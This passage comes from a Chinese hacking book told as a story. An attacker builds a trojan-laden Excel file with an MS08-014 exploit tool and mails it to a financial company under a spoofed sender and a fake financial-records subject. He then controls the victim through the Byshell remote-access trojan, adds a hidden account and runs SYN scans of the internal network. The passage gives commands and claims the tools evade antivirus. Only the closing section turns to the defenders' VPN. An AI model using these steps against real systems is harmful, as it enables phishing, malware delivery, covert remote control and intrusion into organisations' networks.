


图11 命令帮助

前两条命令，是用于切换到MS08-014漏洞利用工具所在文件夹。命令执行后，可以看到漏洞利用工具的命令格式为：

ms08_014.exe explfile exefile

其中，“explfile”参数代表溢出的excel文件，“exefile”用于指定木马文件名。因此这里执行如下命令：

ms08_014.exe test.xls muma.exe

命令执行成功后，提示信息“Generating test.xls exploits file!!”，说明生成溢出文件成功（图12）。这时，在“c:\ms08014”文件夹中，“test.xls”文件会被捆绑入指定的木马程序，体积会发生变化，但文件格式还是不变。李好就有了一个特殊的xls木马了。




图12 生成XLS木马

当在有漏洞的主机上，打开上面制作好的xls木马文件时，Microsoft Office Excel软件会运行，并且没有任何报错提示，此时木马已经在后台悄悄的运行了。xls木马非常隐蔽，而且在普通情况下不会被杀毒软件所查杀，比如瑞星、江民、金山等杀毒软件在默认情况下都不会查杀xls木马的（图13）。



图13 XLS木马躲过杀毒软件

制作好XLS木马文件后，李好将它作为一封邮件的附件夹带在邮件中，伪装成某公司邮箱地址，向目标公司的邮箱发送了邮件。邮件伪装得非常有迷惑性，主题是“与贵公司近期财务往来表.xls”。

——相信接收者一定会对这封邮件感有很大的好奇心吧？毕竟财务信息之类的文件是很容易吸引金融公司的工作人员的。打开这个所谓的“财务”文件，木马就会悄悄地运行……

三 奇怪的上线肉鸡

邮件发送出去后，李好只需等待运行了木马的肉鸡上线了。

打开木马客户端，开始等待木马反向连接过来。李好相信对方接收到资料后，一定会打开看一下的，在打开这个XLS文档时，预先使用木马捆绑的程序就会在后台悄悄执行，连接到李好这儿来。

果然，第二天早上，李好的电脑屏幕上出现了红色显示的肉鸡上线提醒，“——连接上了！”李好飞快地在键盘上敲击着一串串代码，OK，屏幕上开始出现对方的电脑桌面，并显示了对方正在进行的操作。

1. 奇怪的肉鸡IP

李好运行了Byshell的客户端，在弹出的对话框中输入设置木马时的监听端口，确定后，木马客户端就开始等待木马自动反弹连接上线了（图14）。




图14 设置客户端监听端口

当目标公司中的电脑打开那个XLS表格时，就会自动连接李好在监听的电脑了。在Byshell客户端中，可以看到主机上线了，并显示了它的IP地址和系统配置信息等（图15）。



图15 电脑上线

Byshell的远程控制功能非常强，可进行远程文件管理、屏幕监控、视频监控、键盘监听等。

远程控制使用非常简单，方法与普通木马差不多。例如要查看远程主机上的文件，可在上线主机列表中选择要控制的主机名称，点击工具栏上的“文件管理”按钮，打开文件远程管理对话框（图16）。




图16 打开文件管理

在对话框中，可以直接查看远程主机硬盘中的所有文件，控制速度非常快。使用右键菜单命令，可以对远程主机硬盘中的文件进行删除、重命名等管理，并且可以直接将文件拖动到对话框中，以实现文件的上传（图17）。



图17 管理文件

尤其是，在瑞星2008及卡巴斯基等杀毒软件默认配置主动防御开启下，使用文件下载、执行超级终端（CmdShell）等需要调用“cmd”命令的功能时，杀毒软件的主动防御功能都无提示，不会进行拦截。

点击工具栏上的“超级终端”按钮，打开远程主机的CMDSHELL对话窗口（图18）。李好熟练的键入命令，开始在对方的电脑上添加隐蔽的用户名，这样再次进入这台电脑时就会很方便。




图18 远程CMDSHELL窗口

李好开始查看对方的网络环境。他使用了一条Ipconfig命令，命令执行后，结果让李好大为惊奇（图19），对方居然有两个网卡，两个IP地址？一个是公网的IP地址，另一个看起来是一个内网IP地址。



图19 查看网络环境

“怎么回事？”李好惊讶了，“难道这台电脑是一个局域网服务器？”不过从电脑运行的操作系统与安全配置来看，又不太可能。在对方的电脑上装的是个人用户常用的Windows XP，而且竟然没有装防火墙！这绝不可能是一台网关服务器，没有谁的服务器会这么配置！

李好再用扫描器简单的扫描了一下这台电脑，发现这台电脑居然有很多系统漏洞，看来用不着刚才的木马，只需要利用这些漏洞，李好就可以很轻易地进入这台电脑了。

“这台电脑好奇怪！难道这台电脑会是一个蜜罐？”李好沉思了一会儿，“不像！估计这台电脑的主人对安全不在行，所以才会留下这么多的漏洞。只不过对方的电脑为什么会有两个IP地址呢？这一点真让人想不通。”

李好非常奇怪，这台电脑即然不是网关服务器，怎么会有一个公网IP地址呢？如果这台电脑是处于局域网中的，那么应该不能直接通过这个公网IP连接上它啊？

2. 命令行下的扫描

百思不得其解，李好决定暂时不管这个问题，先搜索一下这台电脑所在的IP地址段，看看是否有其它的电脑存在。如果有的话，那么可以肯定这台电脑是在一个局域网中的。

李好上传了一个超强的扫描器工具“S扫描器”，在刚才的远程文件管理窗口中，直接将“S扫描器”程序“s.exe”和“s.bat”拖动到远程主机的C盘中即可（图20）。



图20 上传S扫描器

对方的内网IP地址是192.168.1.8，因此李好在扫描参数中输入了扫描范围“192.168.1.1~192.168.1.255”，这样就可以搜索电脑所在的整个IP网段，找出处于一个局域网中的存活的所有电脑了。

李好运行的是最强的扫描器“s.exe”，扫描器速度很快。在Byshell的命令行下执行命令（图21）：

s.exe SYN 192.168.1.1 192.168.1.255 /save

这个命令是利用SYN协议方式，扫描192.168.1.1到192.168.1.255的IP段中的在线主机IP地址，将结果写入同目录下的“Result.txt”文件中。




图21 扫描在线主机

【加油站】内网中扫描公网IP地址

S扫描器可以扫描内网，也可以扫描公网中的IP地址，但是SYN扫描方式不适合于内网用户扫描公网IP，可以使用TCP扫描方式，命令为：

s.exe TCP 开始IP地址 结束IP地址 要扫描的端口 /save

S扫描器的速度非常快，几万个IP地址，几分钟就全部扫描完了（图22）。




图22 扫描公网IP地址

另外，XP SP2的用户在使用“s.exe”时会受到防火墙限制，可运行专门的“S扫描器突破XP2限制工具”。直接点击“突破限制”按钮即可（图23）。



图23 SP2下运行扫描器

另外，也可以直接在远程CMDSHELL窗口中执行“s.bat”，显示自动扫描配置界面（图24）。首先，要求输入扫描范围起始IP地址，回车后要求输入结束IP地址（图25）。




图24 配置界面




图25 设置扫描范围

然后要求输入要扫描的端口，直接回车就可以扫描所有的端口。这里李好随便输入了一个135端口（图26）。




图26 扫描端口

回车后，扫描器就开始工作了，一个个的IP地址显示在列表中又消失，终于扫描器停了下来，李好惊奇的看到，在结果列表中显示了共有10多台电脑在线（图27）。




图27 扫描到在线主机

看来对方正是处于一个局域网中，李好得出了这个结论。

“进一步渗透进去，找到内部网的网关服务器吧！”李好开始尝试连接其它的电脑。忽然李好的电脑屏幕上远程桌面窗口一黑，跳出了一个提示框：“无法连接目标主机！请重试！”

李好再次重新连接，依然无法连接上刚才的电脑。难道对方的电脑断线了？李好用Ping命令测试了一下刚才的IP地址，无法返回数据包接收信息，看来对方关机了，或者断掉了与Internet网络的连接。

李好无可奈何的中止了入侵。看了看时间，整个操作只进行了10分钟。只有等待下一次的肉鸡上线了。

……然而接下来的几天，让李好十分失望，肉鸡竟然一次也没有上线过。难道木马被杀毒软件查杀了吗？但是从上次控制的情况来看，肉鸡的安全性非常差，木马怎么可能这么快就被查杀了呢？

另外，李好发现这次入侵检测的目标公司网络，与平常碰到的网络有很大差异。于是打算向组长获得一些更详细的资料，这样有利下一步的行动。

防守回放——无懈可击的VPN

在目标金融公司网络中，计算机中心的部门张经理为了公司的网络安全费尽了心思。他知道，公司的网络安全非同小可，一旦遭受黑客入侵，那带来的经济损失将是巨额的！

为了保证公司网络的安全，张经理采用了特殊的网络结构方案——

在公司中使用了一种特殊的VPN专用网络系统，公司中的电脑并不直接连接上Internet，而是通过这个专用网络在总公司与全国各地的分公司之间进行数据传输和交换。

这样一来，对于其它的Internet网络攻击者而言，公司的电脑网络相当于一个局域网LAN，因此根本无法进入进行攻击了。

而且在公司与每个分公司的内部局域网中，又分别安装了价值数十万元的软硬件防火墙，可以说公司的网络系统固若金汤。

【加油站】什么是VPN

VPN是“Virtual Private Network”的缩写，通常被称为“虚拟专网”。顾名思义，它是一种将公用的Internet网络虚拟为一个专用私有网络的技术，就如同在茫茫的Internet广域网中为用户拉出了一条专线（隧道）。

隧道技术是VPN的核心，隧道是基于网络协议在两点或两端建立的通信，隧道由隧道开通器和隧道终端器建立。在传统的网络技术中，隧道开通器和隧道终端器设备需要花费一笔昂贵的资金，不过随着网络技术的发展，这一切都可以通过软件来实现，因此使用VPN的技术得到了更为广泛的应用。

一 构建VPN网络

对于许多公司和企业用户来说，一般是使用专业的VPN软件，在效果上与传统的VPN硬件设备没有什么区别，而且在操作上也非常简单。例如“遥志VPN软件 VPNShare”就是一款适合企业级应用的VPN软件，可以方便的将异地的网络组建在一起，成为一个虚拟的局域网。

在VPNShare中有两个EXE执行文件，其中“VPNShareServer-20051117.exe”是服务端安装文件。

在VPN服务器上运行此文件完成服务端程序的安装，第一次启动服务端时会要求安装

VPN驱动，安装过程中弹出“硬件安装”对话框，询问是否安装，点击“仍然继续”按钮（图28）。

